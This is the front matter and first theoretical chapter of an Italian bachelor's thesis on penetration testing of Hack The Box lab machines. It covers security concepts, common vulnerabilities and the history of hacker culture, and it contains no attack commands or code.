

UNIVERSITÀ POLITECNICA DELLE MARCHE
FACOLTÀ DI INGEGNERIA

Dipartimento di Ingegneria dell'Informazione
Corso di Laurea in Ingegneria Informatica e dell'Automazione



TESI DI LAUREA

**Progettazione e realizzazione di attività di penetration testing su
ecosistemi Linux e Windows**

**Design and realization of penetration testing activities on Linux and
Windows ecosystems**

Relatore

Prof. Domenico Ursino

Correlatore

Prof. Luca Virgili

Candidato

Davide Sequenza

ANNO ACCADEMICO 2025-2026

*Ciò che è noto, non è conosciuto. Nel processo della conoscenza,
il modo più comune di ingannare sé e gli altri
è di presupporre qualcosa come noto
e di accettarlo come tale.*

Hegel

Sommario

Negli ultimi anni, la cybersecurity ha assunto un ruolo sempre più centrale a causa della crescente dipendenza delle organizzazioni dalle infrastrutture digitali e dal costante aumento di minacce informatiche sempre più sofisticate. In questo contesto, il Penetration Testing rappresenta uno degli strumenti più efficaci per analizzare e valutare il livello di sicurezza di un sistema informatico.

La presente tesi descrive la progettazione e l'esecuzione di attività di Penetration Testing all'interno di ambienti controllati, con particolare attenzione agli ecosistemi Linux e Windows. Attraverso i laboratori virtualizzati della piattaforma Hack The Box, sono state analizzate e compromesse con successo tre macchine target: Facts, WingData e Overwatch. Per ciascun obiettivo sono state applicate in modo sistematico le principali fasi della metodologia del Penetration Testing: Information Gathering, Vulnerability Analysis, Exploitation e Post-Exploitation. L'impiego combinato di strumenti specialistici ha consentito di individuare vulnerabilità software, errori di configurazione e debolezze logiche, dimostrando concretamente le possibili catene di attacco e proponendo le relative contromisure necessarie al ripristino e al rafforzamento della sicurezza del sistema.

Keyword: Cybersecurity, Ethical Hacking, Penetration Testing, Hack The Box, Linux, Windows, Kali Linux

Introduzione	1
1 Introduzione all’Ethical Hacking	3
1.1 Definizione e concetti di sicurezza informatica	3
1.2 Vulnerabilità dei sistemi e Cybersecurity	4
1.2.1 Il concetto di vulnerabilità informatica	5
1.2.2 Esempi di vulnerabilità comuni	6
1.3 La figura dell’hacker	7
1.3.1 Definizione di hacker	8
1.3.2 Tipologie di hacker	9
1.4 Fondamenti e principi dell’Ethical Hacking	11
1.5 Penetration testing	12
1.5.1 Definizione di penetration testing	13
1.5.2 Approcci al test	14
1.5.3 Struttura di un penetration test	15
1.6 Tassonomia degli attacchi informatici	17
1.6.1 Attacchi passivi	18
1.6.2 Attacchi attivi	18
1.6.3 Ingegneria sociale	20
2 Strumenti software utilizzati	22
2.1 Ambienti di laboratorio	22
2.1.1 Kali Linux	22
2.1.2 Hack The Box	24
2.2 Strumenti di ricognizione e scansione	25
2.2.1 Nmap	25
2.2.2 Curl e Wget	26
2.2.3 Ldapsearch	27
2.2.4 Smbclient	27
2.3 Suite di analisi e sfruttamento	28
2.3.1 Burp Suite	28
2.3.2 Searchsploit	29
2.3.3 John The Ripper	29
2.3.4 Hashcat	29
2.4 Accesso remoto, Shell e Pivoting	30

2.4.1	FTP	31
2.4.2	SSH	31
2.4.3	MSSQL	32
2.4.4	Evil-WinRM	33
2.4.5	Responder	33
2.4.6	Chisel	34
2.4.7	Comandi di post-compromissione	35
2.5	Scripting e Automazione	35
2.5.1	Python	35
2.5.2	Bash	36
2.6	Github	36
3	Penetration test relativo alla macchina 'Facts'	38
3.1	Information Gathering	38
3.2	Vulnerability Analysis	42
3.3	Exploitation	43
3.4	Post-Exploitation	46
4	Penetration test relativo alla macchina 'WingData'	50
4.1	Information Gathering	50
4.2	Vulnerability Analysis	53
4.3	Exploitation	54
4.4	Post-Exploitation	58
5	Penetration test relativo alla macchina 'Overwatch'	62
5.1	Information Gathering	62
5.2	Vulnerability Analysis	66
5.3	Exploitation	67
5.4	Post-Exploitation	73
	Conclusioni e considerazioni finali	80
	Bibliografia	82
	Sitografia	83
	Ringraziamenti	85

Elenco delle figure

1.1	Rappresentazione della triade CIA: i tre pilastri della sicurezza informatica . . .	4
1.2	Rappresentazione dell'archetipo dell'hacker nell'immaginario collettivo. . . .	7
1.3	Rappresentazione grafica delle diverse tipologie di hacker	11
1.4	Rappresentazione grafica delle sei fasi di un Penetration Test	17
2.1	Attivazione del tunnel VPN per macchine HTB	24
2.2	Comando <code>ip a</code> per il controllo dell'interfaccia di rete virtuale	25
2.3	Ping per la validazione della comunicazioni tra i nodi delle rete VPN	25
2.4	Interfaccia generale della piattaforma di Burp Suite	28
2.5	Esempio di utilizzo di searchsploit all'interno di un penetration test.	29
2.6	Rappresentazione della comunicazione client-server nel protocollo SSH	32
2.7	Schema esplicativo del funzionamento di Responder	34
2.8	Linea di comando (Shell) nella macchina Kali	37
3.1	Installazione di OpenVPN tramite CLI	38
3.2	File di configurazione per macchine Hack The Box	39
3.3	Configurazione degli host locali per accedere a <code>http://facts.htb/</code>	40
3.4	Interfaccia Inspector all'interno dell'URL <code>http://facts.htb/</code>	40
3.5	Riepilogo della scansione completa con <code>nmap</code>	41
3.6	Interfaccia di login della console di gestione MinIO sulla porta 54321	41
3.7	Schermata del profilo utente	42
3.8	Tentativo di cambio password non autorizzato	42
3.9	Exploit per la vulnerabilità Camaleon CMS v2.9.0	43
3.10	Intercettazione e manipolazione della richiesta di modifica del profilo tramite Burp Suite	44
3.11	Individuazione dei parametri di interfacciamento con lo storage S3	44
3.12	Configurazione e associazione delle credenziali S3 nel Client <code>mc</code>	45
3.13	Richiesta della password di autenticazione dell'utente <i>trivia</i>	46
3.14	Accesso all'utente <i>trivia</i>	46
3.15	Interazione con la Shell interattiva e ritrovamento della <i>User Flag</i>	47
3.16	Individuazione di una vulnerabilità per l'accesso a permessi di root	47
3.17	Informazioni da GTFOBins in merito a <i>facter</i>	48
3.18	Accesso alla root	48
3.19	Ottenimento della <i>System Flag</i>	49
3.20	Conclusione dei test sulla macchina <i>Facts</i>	49

4.1	Scansione completa del sistema tramite Nmap	50
4.2	Ispezione delle caratteristiche principali dell'indirizzo <code>http://wingdata.htb/</code>	51
4.3	Ispezione del codice sorgente HTML mediante il Page Source	51
4.4	Aggiunta del sottodominio agli host locali	52
4.5	Scoperta della pagina principale di Login	52
4.6	Accesso alla pagina principale <code>main.html</code> mediante l'uso di credenziali di default	53
4.7	Vulnerabilità lato server individuata in fondo al modulo di Login	53
4.8	Esecuzione dello script Python e apertura di una Reverse Shell	54
4.9	Controllo delle informazioni generali all'interno della Reverse Shell	54
4.10	Scoperta di <code>wacky.xml</code> nel percorso <code>Data/1/users</code>	55
4.11	Utilizzo di <i>John the Ripper</i> per il cracking dell'hash (Parte 1)	55
4.12	Utilizzo di <i>John the Ripper</i> per il cracking dell'hash (Parte 2)	56
4.13	Test con l'Hash-Mode 1400	56
4.14	Fallimento del test con l'Hash-Mode 1400	57
4.15	Verifica della mancanza della componente di separazione per la componente di salt	57
4.16	Nuovo tentativo con l'Hash-Mode 1410	57
4.17	Riuscita della sessione di cracking	58
4.18	Penetrazione e autenticazione con l'utente <i>wacky</i> riuscita	58
4.19	Ritrovamento della <i>User Flag</i>	58
4.20	Scoperta dei privilegi relativi all'utente <i>wacky</i>	59
4.21	Analisi del file Python <code>restore_backup_clients.py</code> 1	59
4.22	Analisi del file Python <code>restore_backup_clients.py</code> 2	59
4.23	Vulnerabilità individuata all'interno della directory <code>/tmp</code>	60
4.24	Utilizzo di <code>wget</code> per eseguire lo script Python	60
4.25	Lettura e studio del file Python	60
4.26	Modifica del nome utente all'interno dell'impostazione di default	61
4.27	Esecuzione del file Python e Privilege Escalation	61
4.28	Individuazione del file <code>root.txt</code>	61
4.29	Fine della compromissione di <i>WingData</i>	61
5.1	Scansione della macchina mediante Nmap prima parte	62
5.2	Scansione della macchina mediante Nmap seconda parte	63
5.3	Scansione della macchina mediante Nmap terza parte	63
5.4	Scansione della macchina mediante Nmap quarta parte	63
5.5	Sito non raggiungibile mediante l'uso di un browser	64
5.6	Tentativo di interazione remota tramite RPC fallito	64
5.7	Elenco delle condivisioni ottenute tramite l'uso di <code>smbclient</code>	65
5.8	Ottenimento della Shell tramite SMB e utilizzo del comando <code>ls</code>	65
5.9	Elenco di file e cartelle nella directory <code>Monitoring</code>	65
5.10	Download del file eseguibile <code>overwatch.exe</code>	66
5.11	Visualizzazione del file <code>overwatch.exe.config</code> e scoperta di un entry point	66
5.12	L'entry point risulta non raggiungibile in seguito a una scansione mediante <code>nmap</code>	66
5.13	Decompilazione del file eseguibile <code>overwatch.exe</code>	67
5.14	Analisi del contenuto e lettura del primo file	67
5.15	Visualizzazione del file <code>overwatch.exe.config</code> e scoperta di un entry point	67
5.16	Accesso alla shell del database di Windows	68
5.17	Studio delle caratteristiche del DB prima parte	68
5.18	Studio delle caratteristiche del DB seconda parte	68

5.19	Studio delle caratteristiche del DB terza parte	68
5.20	Studio delle caratteristiche del DB quarta parte	69
5.21	Assenza di tuple all'interno della tabella relativa a overwatch	69
5.22	Lista dei permessi di overwatch	69
5.23	Ricerca informazioni in merito al comando sp_linkedservers	70
5.24	Server remoto SQL07 trovato	70
5.25	Tentativi di connessione al server remoto falliti	70
5.26	Ricerca sui possibili accessi all'interno del server remoto SQL07	70
5.27	Ricerca di informazioni su come sfruttare un hash NTLM	71
5.28	Ricerca informazioni per la manipolazione tramite DNS Poisoning	71
5.29	Tool in Python per il DNS Poisoning	71
5.30	Download del tool per avviare la procedura	72
5.31	Utilizzo di Responder per garantire la comunicazione con il server	72
5.32	Il tentativo di comunicazione con il server ha avuto esito positivo	72
5.33	Connessione a SQL07 riuscito	72
5.34	Informazioni ottenute dal server	73
5.35	Penetrazione del sistema riuscita	73
5.36	Ottenimento della User Flag	73
5.37	Verifica della risposta della porta 8000	74
5.38	Installazione di chisel per l'ambiente Windows	75
5.39	Estrazione e rinominazione del file relativo a chisel	75
5.40	Installazione di chisel per l'ambiente Linux	75
5.41	Upload del file chisel.exe	75
5.42	Analisi del server web interno tramite comando curl	76
5.43	Individuazione del metodo SOAP vulnerabile	76
5.44	Richiesta test su piattaforma Burp Suite	77
5.45	Risposta corretta da parte del server	77
5.46	Richiesta di root.txt	78
5.47	Ritrovamento della System Flag	79
5.48	Fine della compromissione di Overwatch	79

Elenco delle tabelle

2.1	Confronto strutturale tra John the Ripper e Hashcat.	30
4.1	Struttura degli output per modalità di Hash	56

Negli ultimi decenni la digitalizzazione dei processi aziendali ha trasformato dati e infrastrutture informatiche negli asset più strategici e, al tempo stesso, più vulnerabili di un'organizzazione. La protezione di tali risorse non rappresenta più un'attività esclusivamente tecnica, bensì un requisito imprescindibile per garantire la continuità operativa, la conformità normativa e la tutela della reputazione aziendale. Tuttavia, se le misure di sicurezza non vengono sottoposte a verifiche costanti e realistiche, la loro efficacia rimane un'ipotesi teorica anziché una garanzia concreta.

Le metodologie difensive tradizionali, per quanto evolute, possono rivelarsi insufficienti se non vengono testate adottando il punto di vista di un potenziale attaccante. Comprendere come un soggetto malevolo possa compromettere un sistema richiede, infatti, l'impiego delle stesse logiche e delle medesime tecniche offensive. In questo contesto si inserisce l'Ethical Hacking, disciplina proattiva che utilizza gli strumenti e le metodologie tipiche degli attaccanti all'interno di un quadro giuridico, etico e contrattuale ben definito, con l'obiettivo di individuare e correggere le vulnerabilità prima che possano essere sfruttate.

Il penetration testing costituisce l'applicazione pratica di tale approccio. A differenza di una semplice scansione delle vulnerabilità, esso simula un attacco informatico reale per verificare concretamente l'effettiva sfruttabilità delle debolezze presenti e valutarne l'impatto sulla sicurezza del sistema. La presente tesi si propone di analizzare, progettare ed eseguire attività complete di Penetration Testing in ambienti controllati, approfondendo i principali vettori di compromissione sia su sistemi operativi Linux sia su piattaforme Windows.

L'attività sperimentale è stata svolta all'interno dei laboratori virtualizzati della piattaforma Hack The Box, affrontando tre macchine caratterizzate da architetture e livelli di complessità differenti. Durante il percorso sono stati analizzati scenari di attacco basati sullo sfruttamento di CMS vulnerabili, configurazioni errate di database, debolezze nei protocolli di rete e reverse engineering di file eseguibili, fino al conseguimento dei massimi privilegi di sistema e all'esecuzione di tecniche di pivoting all'interno di reti isolate.

La presente tesi è composta da cinque capitoli strutturati come di seguito specificato:

- *Capitolo 1*: introduce i fondamenti della sicurezza informatica, approfondendo la triade CIA, il concetto di vulnerabilità, le principali tipologie di attacco (attacchi attivi, passivi e tecniche di ingegneria sociale) e le basi metodologiche dell'Ethical Hacking.
- *Capitolo 2*: descrive l'ambiente di laboratorio adottato, costituito da Kali Linux e dalla piattaforma Hack the Box, nonché gli strumenti utilizzati durante le attività sperimentali, suddivisi tra tool di ricognizione, framework per l'analisi delle vulnerabilità, software per il cracking delle credenziali e utility di Post-Exploitation.

- *Capitolo 3*: documenta il Penetration testing della macchina Linux *Facts*, illustrando lo sfruttamento di una vulnerabilità in un CMS, l'interazione con uno storage S3 e la successiva Privilege Escalation mediante il tool di sistema *facter*.
- *Capitolo 4*: analizza il Penetration Testing della macchina *WingData*, descrivendo l'ottenimento di una reverse shell tramite uno script vulnerabile, il cracking degli hash di autenticazione e l'escalation dei privilegi attraverso lo sfruttamento di script Python presenti sul sistema.
- *Capitolo 5*: presenta il Penetration Testing della macchina Windows *Overwatch*, illustrando un percorso di compromissione articolato che comprende l'enumerazione di condivisioni SMB, il reverse engineering di applicazioni .NET, lo sfruttamento di Linked Server, tecniche di DNS poisoning e attività di pivoting di rete mediante tunnel cifrati.

Introduzione all’Ethical Hacking

Nel presente capitolo, si delinea una panoramica introduttiva sull’ampio dominio della sicurezza informatica e della cybersecurity, con l’obiettivo di fornire le basi concettuali necessarie per comprendere l’importanza strategica della sicurezza informatica nel contesto tecnologico attuale. Inizialmente viene fornita una definizione formale della disciplina, evidenziando come la cybersecurity sia divenuta una componente di rilevanza elevata in merito alla protezione di dati e infrastrutture; in tale ambito, l’analisi si focalizza sul concetto di vulnerabilità informatica, approfondendo le falle di sicurezza più diffuse che colpiscono i sistemi moderni e le potenziali conseguenze derivanti dal loro sfruttamento. Successivamente l’attenzione si sposta sul fenomeno dell’hacking, descrivendone la natura e l’evoluzione. Viene proposto un elenco contenente tutte le possibili figure che operano in questo settore, distinguendo tra profili white hat, black hat e grey hat in base alle motivazioni e alla legittimità delle azioni intraprese. In questo scenario si colloca la figura dell’Ethical hacker, la cui operatività è orientata all’identificazione proattiva delle criticità che risulterà necessaria per il potenziamento delle difese sistemiche. Il capitolo prosegue approfondendo la metodologia del penetration testing, definendone i possibili approcci e la struttura operativa necessaria per condurre un test professionale. Nell’ultima parte, invece, viene presentata una classificazione sistematica degli attacchi informatici, suddividendoli in attivi, passivi e basati su tecniche di ingegneria sociale.

1.1 Definizione e concetti di sicurezza informatica

Nel panorama tecnologico attuale, le organizzazioni che operano in settori quali energia, trasporti e manifatturiero si affidano sistematicamente ad infrastrutture digitali e connettività ad alta velocità per ottimizzare i processi produttivi e la gestione dei servizi al cliente. Tale dipendenza tecnologica impone la necessità di proteggere gli asset digitali con lo stesso rigore dedicato alle risorse fisiche. A tal proposito, va anche precisato che la sicurezza informatica non deve essere intesa come un’attività isolata o temporanea, bensì come una componente di un insieme che mira a definire e organizzare la protezione dei sistemi attraverso politiche di management e soluzioni tecniche mirate.

Una definizione formale descrive la sicurezza informatica come:

L’insieme delle procedure, delle azioni e delle pratiche di difesa volte a tutelare computer, dispositivi mobili, server e reti da attacchi o danni accidentali.

L’implementazione di adeguate misure di sicurezza non solo permette di abbassare i costi derivanti dalle violazioni (preservando la reputazione e la continuità operativa),

ma garantisce la conformità ai requisiti normativi in vigore, come il GDPR (Regolamento Generale sulla Protezione dei Dati) in ambito europeo.

Al centro di ogni strategia di difesa si colloca un modello fondamentale all'interno dell'ambito della sicurezza informatica, ovvero la Triade CIA (Confidentiality, Integrity, Availability) che definisce i tre pilastri su cui poggia la sicurezza dei dati (Figura 1.1). Questi sono:

- *Riservatezza (Confidentiality)*: rappresenta la capacità di limitare l'accesso alle informazioni esclusivamente ai soggetti autorizzati. Tra gli obiettivi primari che vengono garantiti attraverso tecnologie di crittografia, meccanismi di autenticazione a più fattori (MFA) e rigorose politiche di controllo degli accessi (Access Control), ritroviamo la tutela della privacy e la prevenzione di fuga dei dati sensibili.
- *Integrità (Integrity)*: consiste nel garantire che i dati rimangano accurati, affidabili e non subiscano modifiche non autorizzate durante il loro ciclo di vita. Tale requisito è essenziale per la validità dei processi decisionali e per la prevenzione di frodi. Le metodologie principali per assicurare l'integrità includono funzioni di hashing (un esempio può essere la verifica dell'impronta digitale dei file), sistemi di controllo della versione e procedure di backup periodiche.
- *Disponibilità (Availability)*: definisce la capacità di garantire che i dati e i servizi siano accessibili agli utenti autorizzati ogni qualvolta sia necessario. La non disponibilità delle risorse può, infatti, portare a gravi perdite di produttività e interruzioni della continuità operativa. La resilienza dei sistemi viene perseguita mediante l'implementazione di infrastrutture ridondate, piani di *Disaster Recovery* e strategie di ripristino dei dati.




Figura 1.1: Rappresentazione della triade CIA: i tre pilastri della sicurezza informatica

1.2 Vulnerabilità dei sistemi e Cybersecurity

La Cybersecurity è il campo dedicato alla protezione dei sistemi informatici, delle reti e delle infrastrutture digitali da minacce e attacchi informatici. Tale disciplina implica la messa in atto di misure e strategie volte a prevenire, rilevare e rispondere a queste minacce. Gli strumenti principali includono software antivirus, crittografia dei dati, controlli di accesso, monitoraggio costante delle attività di rete e impiego di firewall, intesi come sistemi di sicurezza che proteggono una rete monitorando e controllando il traffico in entrata e in uscita.

Questa protezione è fondamentale in un'epoca in cui la vita quotidiana è interconnessa attraverso dispositivi digitali, sia per la tutela delle informazioni personali che per la salvaguardia delle operazioni aziendali, dei sistemi governativi e delle infrastrutture critiche.

Sebbene vi sia una significativa sovrapposizione tra la cybersecurity e la sicurezza informatica, si tratta di concetti distinti. Le differenze riguardano i seguenti aspetti:

- *Digitale e non digitale*: entrambe affrontano minacce ai sistemi digitali (come il ransomware), ma la sicurezza delle informazioni comprende anche forme non digitali di archiviazione dei dati, come i file cartacei stampati che scampano al perimetro della cybersecurity.
- *Minacce umane e non umane*: mentre la cybersecurity si concentra principalmente sugli attori umani delle minacce, la sicurezza informatica considera anche minacce non umane, come, ad esempio, il rischio di incendio in un archivio fisico.
- *Dati contro risorse IT*: la sicurezza delle informazioni si focalizza sulla protezione dei dati come bene primario; la cybersecurity considera, invece, anche altre minacce alle risorse IT di un'organizzazione, come la protezione di un'applicazione web.

L'evoluzione del dominio digitale impone ai professionisti della cybersecurity una costante revisione delle strategie di difesa, dovuta alla mutazione del panorama delle minacce. L'introduzione di tecnologie d'avanguardia, pur garantendo vantaggi competitivi, amplia la superficie d'attacco offrendo ai criminali informatici nuovi vettori per offensive sempre più sofisticate. Un fattore critico è rappresentato dalla transizione verso il cloud computing e gli ambienti multicloud. Tale paradigma aumenta la complessità gestionale, esponendo le organizzazioni al rischio di configurazioni errate delle API e introducendo lacune nella gestione centralizzata degli accessi. A questa frammentazione infrastrutturale si aggiunge la decentralizzazione operativa derivante dal lavoro distribuito e dalle politiche BYOD (Bring Your Own Device); queste pratiche moltiplicano il numero di connessioni, dispositivi e dati che i team di sicurezza devono monitorare, spesso al di fuori del perimetro aziendale tradizionale. Parallelamente, la proliferazione dell'Internet of Things (IoT) ha introdotto una vasta gamma di dispositivi connessi che, non essendo protetti per default, risultano facilmente vulnerabili ad accessi non autorizzati. In ultima istanza, l'avvento dell'Intelligenza Artificiale generativa ha aperto un ulteriore fronte di rischio, manifestandosi attraverso tecniche innovative come la *prompt injection*. Nonostante la rilevanza del fenomeno, la protezione di tali sistemi appare ancora deficitaria: secondo una ricerca dell'IBM Institute for Business Value, solo il 24% delle iniziative basate su AI generativa risulta attualmente supportato da misure di sicurezza adeguate.

L'espansione della superficie d'attacco globale è accompagnata, inoltre, da una carenza di forza lavoro specializzata. Questo ci viene confermato da uno studio del World Economic Forum il quale stima che il divario tra addetti disponibili e posti di lavoro possa raggiungere gli 85 milioni entro il 2030. Secondo il report *Cost of a Data Breach 2024*, le organizzazioni con carenze di competenze di alto livello sostengono costi medi per le violazioni di 5,74 milioni di USD, contro i 3,98 di realtà con team più strutturati. Per affrontare tali sfide, si ricorrerà sempre più a tecnologie dotate di advanced analytics, Intelligenza Artificiale e automazione.

1.2.1 Il concetto di vulnerabilità informatica

La gestione del rischio implica l'identificazione e l'attenuazione delle criticità attraverso misure appropriate. Per gestire adeguatamente il rischio di cyber attacchi, è necessario distinguere tra minaccia e vulnerabilità informatica:

- *Minaccia informatica*: è un potenziale evento dannoso per la sicurezza di un sistema che include pratiche di *Cyber Crime*, come virus, phishing, Social Engineering o attacchi DDoS.
- *Vulnerabilità informatica*: è una debolezza o falla presente all'interno di un sistema o di una rete che può essere sfruttata da una minaccia (un bug del software, ad esempio). Spesso legata al fattore umano e agli errori involontari, può derivare anche da minacce intenzionali interne.

Si tratta di punti deboli che, se sfruttati, consentono l'accesso non autorizzato a risorse sensibili o il blocco di servizi. Il rischio diventa, quindi, concreto se teniamo conto che ogni giorno nuove vulnerabilità vengono scoperte e pubblicate nel database CVE, diventando immediatamente bersaglio di gruppi criminali. Esistono tre categorie principali di vulnerabilità:

- *Tecniche*: riguardano il codice software, i sistemi operativi e le tecnologie obsolete. Sono tracciabili da scanner automatici ma spesso rimangono pericolose perchè non vengono applicate le patch correttive.
- *Organizzative*: emergono da una gestione poco strutturata, come la mancanza di policy, ruoli non definiti o assenza di backup.
- *Umane*: sono le più sfruttate attraverso l'ingegneria sociale; un comportamento inconsapevole può rendere vano qualsiasi investimento tecnologico.

Il primo passo per la difesa è il Vulnerability Assessment, una pratica strutturata di scansione sistematica dei sistemi per evidenziare le debolezze prima degli attaccanti. La gravità viene classificata tramite metriche standard come il CVSS (Common Vulnerability Scoring System). Questa attività deve essere ciclica e continua per rispondere all'evoluzione tecnologica e garantire la conformità a normative come NIS2, GDPR, DORA e ISO/IEC 27001. Una gestione efficace richiede, inoltre, la remediation rapida e documentata, integrata con la threat intelligence per anticipare le tecniche degli aggressori.

1.2.2 Esempi di vulnerabilità comuni

Il panorama delle minacce spazia dalla falle più blande a quelle estremamente sofisticate. Di seguito si analizzano tre esempi di maggior rilievo:

- *Shadow IT*: definisce qualsiasi risorsa IT utilizzata in una rete aziendale senza l'approvazione del dipartimento competente. Esempi includono l'uso di storage cloud personali per file di lavoro o l'impiego di piattaforme di videoconferenza non autorizzate. Secondo Cisco, l'80% dei dipendenti utilizza Shadow IT per comodità o efficienza. IBM riporta, invece, che il 41% dei dipendenti ha implementato tecnologia all'insaputa del team IT/IS. Gartner, inoltre, evidenzia che il 38% degli acquisti tecnologici è gestito direttamente dai dirigenti aziendali anzichè dal reparto IT, spesso per evitare processi di *procurement* ritenuti troppo lenti.
- *Log4Shell*: rappresenta una vulnerabilità di tipo RCE (Remote Code Execution) individuata nella libreria Java Apache Log4j 2. Con un punteggio CVSS pari a 10 (critico), consente agli hacker di assumere il controllo totale di app e dispositivi. Al momento della sua scoperta, si stima che il 10% di tutti gli asset digitali mondiali, inclusi cloud service e server fisici, fossero vulnerabili a Log4Shell, esponendoli a sottrazione di dati e installazione di ransomware.

- *SaaS Proliferation*: si riferisce alla diffusione incontrollata di prodotti *Software as a Service* all'interno di un'organizzazione. Secondo un report Productiv del 2024, il 48% delle applicazioni aziendali non è formalmente gestito, non lasciando nessuno incaricato di monitorarne la sicurezza e la vulnerabilità. IBM riporta che solo il 36% dei dirigenti tecnologici gestisce i propri investimenti in cloud e AI come portfolio integrati e definiti da un'architettura comune; la conseguenza di ciò porta a silos di dati o rischi per la sicurezza.

1.3 La figura dell'hacker

La comprensione della figura dell'hacker (Figura 1.2) richiede un'analisi socio-culturale piuttosto approfondita, capace di andare oltre le semplici credenze della cultura di massa. Come evidenziato dalla letteratura scientifica incentrata sulle trasformazioni di questo archetipo, l'identità dell'hacker non si è strutturata in modo lineare bensì è stata frutto di una complessa stratificazione storica e mediatica. Questo percorso ha visto la figura dell'esperto informatico oscillare continuamente lungo un asse che si muove tra la rappresentazione dell'emarginato sociale e quella del difensore della libertà o eroe contemporaneo. Tale ambivalenza non è un fenomeno recente ma affonda le sue radici nelle dinamiche culturali e tecnologiche degli ultimi sessant'anni.



Figura 1.2: Rappresentazione dell'archetipo dell'hacker nell'immaginario collettivo.

Il background storico di questa figura ha origine nei laboratori universitari degli anni Sessanta e Settanta, in particolare all'interno del Massachusetts Institute of Technology (MIT). In questa fase embrionale, la sottocultura hacker era caratterizzata da una forte componente utopistica e contro culturale. L'etica originaria si fondava su presupposti specifici: la curiosità intellettuale fine a se stessa, il rifiuto delle strutture di potere centralizzate e autoritarie e la ferrea convinzione che l'accesso ai computer e alla conoscenza dovesse essere libero, totale e illimitato. In questo contesto iniziale, l'hacker era, quindi, percepito come un innovatore eccentrico o un pioniere intellettuale, capace di manipolare sistemi complessi oltre i limiti previsti dai progettisti. La transizione fondamentale verso una percezione pubblica radicalmente diversa avviene tra gli anni Ottanta e Novanta, in concomitanza con la commercializzazione dei personal computer e la nascita delle prime reti telematiche di massa. È in questo preciso momento storico che le istituzioni governative e i media mainstream operano una profonda riscrittura dell'archetipo, avviando una forte degradazione mediatica. La figura dell'hacker viene ora associata in modo sistematico alla criminalità informatica, alla violazione della proprietà privata e al sabotaggio dei sistemi protetti, e l'opinione pubblica,

non ancora digitalmente acculturata, inizia a percepire l'hacker come un *outcast*. L'hacker viene, quindi, interpretato come un soggetto deviante, un sociopatico privo di scrupoli morali o una minaccia asimmetrica per la sicurezza nazionale e l'ordine economico globale. Tuttavia, questa narrazione focalizzata sulla minaccia ha generato, per controreazione, un fenomeno inverso di idealizzazione all'interno della cultura pop e dei movimenti per i diritti digitali. L'archetipo dell'hacker è stato, così, nuovamente rimodellato, sovrapponendolo alla figura del ribelle romantico o del moderno "Robin Hood" digitale. In questa veste eroica, l'hacker viene celebrato per la sua capacità di utilizzare il codice come uno strumento di resistenza politica, in grado di sfidare l'oppressione dei regimi autoritari o lo strapotere delle grandi multinazionali in nome della trasparenza e della libertà dell'informazione.

Nel panorama contemporaneo, questa continua oscillazione tra l'immagine del criminale e quella dell'eroe è rimasta e risulta essere ancora più marcata. Questo perché l'evoluzione tecnologica ha reso la società totalmente dipendente dalle infrastrutture digitali, esasperando l'impatto delle azioni compiute da chi possiede le competenze per manipolarle. Solo oggi, infatti, il background culturale e l'evoluzione dell'archetipo dell'hacker sono riusciti a dimostrare che il nucleo del dibattito non risiede nella natura delle competenze tecniche possedute, le quali rimangono sostanzialmente speculari e condivise, bensì nell'evoluzione delle motivazioni etiche, filosofiche e legali che spingono l'individuo ad agire all'interno della rete, configurando scenari d'azione radicalmente opposti che richiedono una categorizzazione formale e un'analisi strutturata delle diverse declinazioni.

1.3.1 Definizione di hacker

Alla base dell'immaginario collettivo riguardante il dominio digitale, risiede un diffuso equivoco terminologico dovuto in parte alla sovrapposizione semantica dei termini e in parte a una parziale conoscenza della terminologia specifica. La tendenza a identificare l'hacker esclusivamente come un criminale informatico deriva dalla confusione che si genera tra due figure distinte: l'hacker e il cracker.

Il termine "hacker" identifica originariamente un individuo per il quale la programmazione costituisce una vera e propria passione, guidato dall'obiettivo di comprendere a fondo le logiche strutturali delle macchine, esplorandone le peculiarità nascoste e analizzando i sistemi per scoprirne debolezze o per implementare soluzioni innovative. Secondo i principi fondanti della cultura hacker, i sistemi di elaborazione possono essere violati al fine di elevare il livello delle conoscenze scientifiche e verificare l'efficacia delle difese, escludendo tassativamente il danneggiamento di programmi o informazioni. Al contrario, la figura del cracker definisce colui che persegue finalità illecite e criminose, introducendosi abusivamente nei sistemi informatici pubblici o privati per sottrarre o manipolare dati, diffondere malware o compiere azioni di sabotaggio. All'interno di questa sottocultura si individuano, talvolta, anche figure di basso profilo tecnico, come i *rodent*, penetratori con competenze limitate che si collocano al di sotto della scala metodologica degli hacker professionisti.

L'azione complessiva di superamento delle barriere di sicurezza prende il nome di *hacking*, ovvero lo sfruttamento o il controllo non autorizzato di sistemi o reti informatiche per scopi diversi da quelli previsti dal proprietario. La rilevanza di questo fenomeno è testimoniata da dati globali significativi: nel corso del 2023, per fare un esempio, sono stati registrati 3205 incidenti di compromissione dei dati negli Stati Uniti con un impatto complessivo su oltre 353 milioni di persone. Indipendentemente dalle motivazioni sottostanti, l'hacking si configura generalmente come un'attività illegale laddove coinvolga soggetti non autorizzati nell'esecuzione di operazioni su patrimoni informativi protetti. Per comprendere l'efficacia di tali azioni e la natura complessa dell'hacker, è necessario analizzare il patrimonio di competenze multidisciplinari che ne caratterizza il profilo e che spaziano in diverse aree dell'ingegneria dell'informazione. Quali, ad esempio:

- *Programmazione e scripting avanzato*: gli hacker utilizzano linguaggi di diverso livello per scopi specifici. Linguaggi a basso livello, come C, vengono impiegati per comprendere la gestione della memoria e identificare vulnerabilità critiche di tipo buffer overflow. Parallelamente, linguaggi di alto livello o di scripting, come Python e Bash, permettono l'automazione di attività ripetitive, quali la scansione massiva di reti o il concatenamento di exploit per ottimizzare l'infiltrazione.
